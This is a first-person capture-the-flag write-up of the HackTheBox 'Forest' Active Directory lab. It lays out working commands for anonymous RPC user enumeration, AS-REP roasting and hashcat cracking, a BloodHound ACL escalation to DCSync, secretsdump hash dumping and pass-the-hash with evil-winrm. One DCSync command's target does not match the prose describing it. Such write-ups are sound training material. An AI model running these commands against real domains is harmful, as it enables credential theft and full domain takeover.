Overview
Forest is an easy but iconic Active Directory box that teaches the canonical attack path: enumerate users over RPC, AS-REP roast an account that doesn't require Kerberos pre-authentication, crack it, then use BloodHound to find an ACL chain that ends in DCSync. Dumping the domain hashes and passing the Administrator hash finishes it. If you learn one AD box, it's this one.
Recon
SMB null sessions gave nothing, so I moved to RPC, which allowed an anonymous bind and full user/group enumeration:
rpcclient -U "" -N 10.10.10.161
rpcclient $> enumdomusers
... svc-alfresco ... sebastien ... lucinda ... andy ... mark ...
Why RPC first: an anonymous RPC bind on a DC frequently leaks the entire user list even when SMB shares are locked down. That list is the raw material for AS-REP roasting and password spraying.
Foothold
AS-REP Roasting svc-alfresco
I asked the KDC for AS-REP tickets for every user, with no password:
for user in $(cat users); do impacket-GetNPUsers -no-pass -dc-ip 10.10.10.161 htb/${user}; done
Only svc-alfresco returned a hash:
$krb5$‹redacted›
What AS-REP roasting is: normally Kerberos requires pre-authentication, you prove you know the password before the KDC sends anything crackable. If an account has "Do not require Kerberos preauthentication" set, the KDC will hand out an AS-REP encrypted with that account's password hash to anyone who asks. That's an offline-crackable blob requiring zero credentials.
hashcat cracked it (mode 18200):
hashcat -m 18200 svc-alfresco.kerb rockyou.txt
->  svc-alfresco : ‹redacted›
Those credentials gave a WinRM shell.
Privilege Escalation
BloodHound → ACL Chain → DCSync

I ran SharpHound and pulled the data into BloodHound. The shortest path to Domain Admins was an ACL chain:
svc-alfresco→ Account Operators → GenericAll on the Exchange Windows Permissions group → that group holds WriteDacl on the domain object → grant myself DCSync.
The "Exchange Windows Permissions" group can modify the domain's DACL, which lets me give my own account replication (DCSync) rights. First I added myself to the group, then granted DCSync:
net group "Exchange Windows Permissions" svc-alfresco /add /domain
Add-DomainObjectAcl -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\Domain Admins' -Rights DCSync
What DCSync does: replication rights let an account ask the DC to "replicate" account secrets, effectively the same request a backup DC makes. With it,
secretsdumppulls every hash in the domain, including the KRBTGT and Administrator, without ever touching the DC's disk.
impacket-secretsdump svc-alfresco@10.10.10.161
htb.local\Administrator:500:aad3b435...:‹redacted›:::
Root
Pass-the-hash as Administrator:
evil-winrm -i 10.10.10.161 -u administrator -H ‹redacted›
C:\>whoami
htb\administrator
Box rooted.
Takeaways
- Anonymous RPC enumeration seeds the whole attack, get the user list first.
- AS-REP roasting needs no credentials; any account missing pre-auth is free offline cracking.
- BloodHound turns ACLs into attack paths. The Account Operators → Exchange Windows Permissions → DCSync chain is a well-known route from a low-priv user to full domain compromise.
- DCSync = game over. Replication rights dump every hash; pass-the-hash then logs in as Administrator.